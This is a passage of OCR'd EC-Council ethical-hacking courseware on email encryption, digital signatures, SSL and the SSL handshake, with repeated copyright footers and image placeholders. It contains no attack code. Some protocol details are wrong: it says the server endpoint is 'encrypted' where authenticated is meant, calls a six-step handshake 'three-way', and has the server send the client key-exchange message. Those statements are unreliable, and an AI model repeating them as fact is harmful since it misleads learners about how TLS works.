



Figure 20.23: Process of generating self-signed certificates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Module Flow



Email Encryption

Currently, most businesses use email as the primary source of communication, as it is simple and easy to communicate or share information. Emails can contain sensitive information about the organization, such as projects, upcoming news, and financial data, which, when accessed by the wrong person, can cause severe losses to the organization. One can protect emails containing sensitive information by encrypting them. This section deals with email security mechanisms such as digital signature, SSL, TLS, cryptographic toolkits, PGP, GPG, and email encryption tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Digital Signature

A digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital form rather than in written form. A digital signature is a cryptographic means of authentication. Public-key cryptography uses asymmetric encryption and helps the user to create a digital signature. The two types of keys in public-key cryptography are the private key (only the signer knows this key and uses it to create a digital signature) and the public key (it is widely known and the relying party uses it to verify the digital signature).

A hash function is an algorithm that helps a user to create and verify a digital signature. This algorithm creates a digital representation, also known as the message fingerprint. This fingerprint has a hash value that is much smaller than the message, but one that is unique to it. If the attacker changes the message, the hash function will automatically produce a different hash value.

To verify the digital signature, one needs the hash value of the original message and the encryption algorithm used to create the digital signature. Using both the public key and the new result, the verifier checks to see if the digital signature was created with the related private key and whether the new hash value is the same as the original one. A digital signature may be further protected by encrypting the signed email for confidentiality.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.24: Using digital signature for email security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Sockets Layer (SSL)

- SSL is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet
- It uses RSA asymmetric (public key) encryption to encrypt data transferred over SSL connections



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Sockets Layer (SSL)

The Secure Sockets Layer (SSL) protocol is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet. It is used to provide a secure authentication mechanism between two communicating applications, such as a client and a server. SSL requires a reliable transport protocol, such as TCP, for data transmission and reception. It uses RSA asymmetric (public-key) encryption to encrypt data transferred over SSL connections.

Any application-layer protocol that is higher than SSL, such as HTTP, FTP, and telnet, can form a transparent layer over SSL. SSL acts as an arbitrator between the encryption algorithm and the session key; it also verifies the destination server prior to the transmission and reception of data. SSL encrypts the complete data of the application protocol to ensure security.

SSL also offers "**channelsecurity**" with three basic properties:

- **Private channel** – All the messages are encrypted after a simple handshake is used to define a secret key.
- **Authenticated channel** – The server endpoint of the conversation is always encrypted, whereas the client endpoint is optionally authenticated.
- **Reliable channel** – Message transfer has an integrity check.

SSL uses both asymmetric and symmetric authentication mechanisms. Public-key encryption verifies the identities of the server, the client, or both. Once authentication has occurred, the client and server can create symmetric keys, allowing them to communicate and transfer data rapidly. An SSL session is responsible for carrying out the SSL handshake protocol to organize the states of the server and clients, thus ensuring consistency of the protocol.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SSL Handshake Protocol Flow

The SSL handshake protocol works on top of the SSL record layer. The processes executed in the three-way handshake protocol are as follows:

1. The client sends a hello message to the server, to which the server must respond with a hello message, or the connection will fail due to the occurrence of a fatal error. The attributes established due to the server and client hello are protocol version, session ID, cipher suite, and compression method.
2. After the connection is established, the server sends a certificate to the client for authentication. In addition, the server might send a server-key exchange message. On authentication of the server, it may ask the client for the certificate (if appropriate for the cipher suite selected).
3. The server sends a "hello done" message to inform the client that the handshake phase is complete and waits for the client's response.
4. If the client receives a certificate-request message, the client must respond to the message by sending a certificate message or "no certificate" alert. The server sends the client key-exchange message. The content of the message depends on the public-key algorithm between the server hello and the client hello. If the certificate sent by the client has signing ability, a digitally signed certificate verifies the message, and the client transmits it.
5. The client transmits the changed cipher-spec message and copies the pending cipher spec into the current cipher spec. The client sends a message to initiate the completion of the message under the new algorithm, keys, and secrets.
6. In response, the server replies by sending its own changed cipher-spec message, transfers the pending cipher spec to the current cipher spec, and initiates the completion of the message under the new cipher spec. At this point, the handshake is complete and the server starts exchanging the application-layer data.

